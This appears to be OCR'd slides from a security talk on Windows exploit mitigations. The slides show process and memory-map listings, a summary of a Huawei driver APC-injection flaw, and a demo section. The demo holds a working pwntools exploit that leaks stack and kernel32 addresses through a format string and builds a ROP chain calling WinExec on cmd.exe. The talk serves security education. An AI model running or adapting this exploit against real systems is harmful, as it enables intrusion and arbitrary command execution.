procexp64.exe	1.11	143.732 K	162.480 K	53144	Sysinternals Process Explorer	Sysinternals - www.sysinter...	ASLR	
SnippingTool.exe	0.38	4.440 K	19.688 K	9528	Ferramenta de Captura	Microsoft Corporation	ASLR	CFG
NVIDIA Web Helper.exe	< 0.01	33.032 K	10.260 K	8600	NVIDIA Web Helper Service	Node.js	ASLR	
conhost.exe		6.568 K	1.564 K	8832	Host da Janela do Console	Microsoft Corporation	ASLR	CFG
GoogleCrashHandler.exe		1.636 K	1.124 K	8876	Google Crash Handler	Google LLC	ASLR	
GoogleCrashHandler64.exe		1.672 K	1.092 K	8916	Google Crash Handler	Google LLC	ASLR	
RGBFusion.exe	0.17	189.988 K	15.288 K	8352	RGBFusion		ASLR	
Check_Kill.exe	< 0.01	37.300 K	14.756 K	10412	Check_Kill		ASLR	
ApCent.exe	< 0.01	58.572 K	21.432 K	10040	ApCent		ASLR	
vmware-tray.exe		2.648 K	2.480 K	12908	VMware Tray Process	VMware, Inc.	ASLR	
RzSynapse.exe	< 0.01	85.332 K	32.868 K	12964	Razer Synapse	Razer Inc.	ASLR	
GraphicsCardEngine.exe		25.524 K	1.536 K	13164	GraphicsCardEngine	GIGA-BYTE TECHNOLOG...	ASLR	
Discord.exe	0.37	34.540 K	66.108 K	50408	Discord	Discord Inc.	ASLR	CFG
Discord.exe	0.74	72.752 K	78.996 K	34360	Discord	Discord Inc.	ASLR	CFG
Discord.exe		8.384 K	12.776 K	49888	Discord	Discord Inc.	ASLR	CFG
Discord.exe	0.52	158.744 K	165.464 K	48228	Discord	Discord Inc.	ASLR	CFG
Discord.exe		25.260 K	43.136 K	63300	Discord	Discord Inc.	ASLR	CFG
Discord.exe		14.640 K	21.740 K	48776	Discord	Discord Inc.	ASLR	CFG

You can check this using with Process Explorer

<https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>


So we are cool, right?(2)

Huawei Driver "Mistake" Vulnerability



To get a better understanding of the observed anomaly, we looked at the raw signals we got from the kernel sensors. This analysis yielded the following findings:


- A system thread called *nt!NtAllocateVirtualMemory* allocated a single page (size = 0x1000) with *PAGE_EXECUTE_READWRITE* protection mask in *services.exe* address space
- The system thread then called *nt!KeInsertQueueApc* to queue User APC to a *services.exe* arbitrary thread with *NormalRoutine* pointing to the beginning of the executable page and *NormalContext* pointing to offset *0x800*



https://www.microsoft.com/security/blog/2019/03/25/from-alert-to-driver-vulnerability-microsoft-defender-atp-investigation-unearths-privilege-escalation-flaw/


So we are cool, right?(3)

BlueSeer ERP
https://sourceforge.net/projects/blueseer/


USER=admin IP=localhost DB=data/bsdb.db VER=4.1.5 DBTYPE=sqlite

Addres Purchasi Orde Shippir Financ Invento Engineeri Quali Custoı HR Admi Helı

	Type	Name	Phone	Fax	Email


VMMap - Sysinternals: www.sysinternals.com

Process: javaw.exe
PID: 4540

Committed: 353.044 K
Private Bytes: 215.668 K
Working Set: 142.732 K

Type	Size	Committed	Private	Total WS	Private WS	Shareable WS	Shared
Total	6.965.696 K	353.044 K	215.668 K	142.732 K	106.696 K	36.036 K	26.3
Image	101.692 K	101.692 K	2.688 K	23.580 K	2.116 K	21.464 K	11.9
Mapped File	6.560 K	6.560 K		228 K		228 K	1
Shareable	54.708 K	31.748 K		14.332 K		14.332 K	14.3
Heap	62.184 K	34.044 K	33.980 K	19.244 K	19.240 K	4 K	
Managed Heap							
Stack	28.672 K	1.284 K	1.284 K	672 K	672 K		
Private Data	6.706.928 K	177.716 K	177.716 K	84.676 K	84.668 K	8 K	
Page Table							
Unusable	4.952 K						
Free	137.431.987.712 K						

Address	Type	Size	Committed	Private	Total WS	Private ...	..	Protection	De
⊞ 0000000002420000	Heap (Private Data)	64 K	60 K	60 K	60 K	60 K	2	Read/Write	Hea
⊞ 0000000002430000	Heap (Private Data)	1.024 K	1.020 K	1.020 K	992 K	992 K	2	Read/Write	Hea
⊟ 0000000002530000	Private Data	245.76...	6.912 K	6.912 K	6.228 K	6.228 K	2	Execute/Read/Write	
0000000002530000	Private Data	6.912 K	6.912 K	6.912 K	6.228 K	6.228 K		Execute/Read/Write	
0000000002BF0000	Private Data	238.84...						Reserved	
⊞ 0000000011530000	Private Data	3.840 K	108 K	108 K	108 K	108 K	2	Read/Write	
⊞ 00000000118F0000	Private Data	2.112 K	152 K	152 K	152 K	152 K	6	Read/Write	

https://docs.microsoft.com/en-us/sysinternals/downloads/vmmap

DEMO

DEMO - The Exploit

[X] ASLR - Leaking: Format String


Vulnerability: Null Pointer Dereference

[X] DEP - Exploitation: ROP on Stack

[X] CFG - No gadgets (x86)

[X] ACG - No need for RWX allocations

[X] CIG - No need for DLL invoking



```python
from pwn import *

LOCAL = False

def pwn():

    log.info("entree - mphx2")
    target.recvuntil("bytes: ")
    target.sendline("300")
    target.recvuntil("data: ")
    target.sendline("%p"*(300/2))
    leak = target.recvuntil("bytes: ")

    log.info("leaking stack ptr & kernel32 addr")

    stack = int(leak[33:41],16)
    stack =  stack - (0x58)

    kernel32 = int(leak[185:193],16)
    kernel32 = kernel32 - 0x18494

    log.success ("stack    ptr  address at: %#x", stack)
    log.success ("kernel32 base address at: %#x", kernel32)

    log.info("exploiting the null ptr")

    winexec = kernel32 + 0x539f0
    log.success("KERNEL32!WinExec at: %#x", winexec)
    cmd = stack + 0x2c
    log.success("cmd.exe placed at stack: %#x", cmd)

    rop="A"+p32(winexec)+"CCCC"+p32(cmd)+"a"*32+"cmd.exe"+"\x00"

    target.sendline("%#x" % (stack + len(rop)))
    target.sendline()
    target.recvuntil("Enter data: ")
    target.sendline(rop[::-1]+"A"*0xfffff)

    target.interactive()
```

Concluding

Use Windows 10 latest build.

Don't use apps from unknown sources.

Even famous vendors make "mistakes", big ones.

Thanks!

Twitter: @mphx2
github.com/bmphx2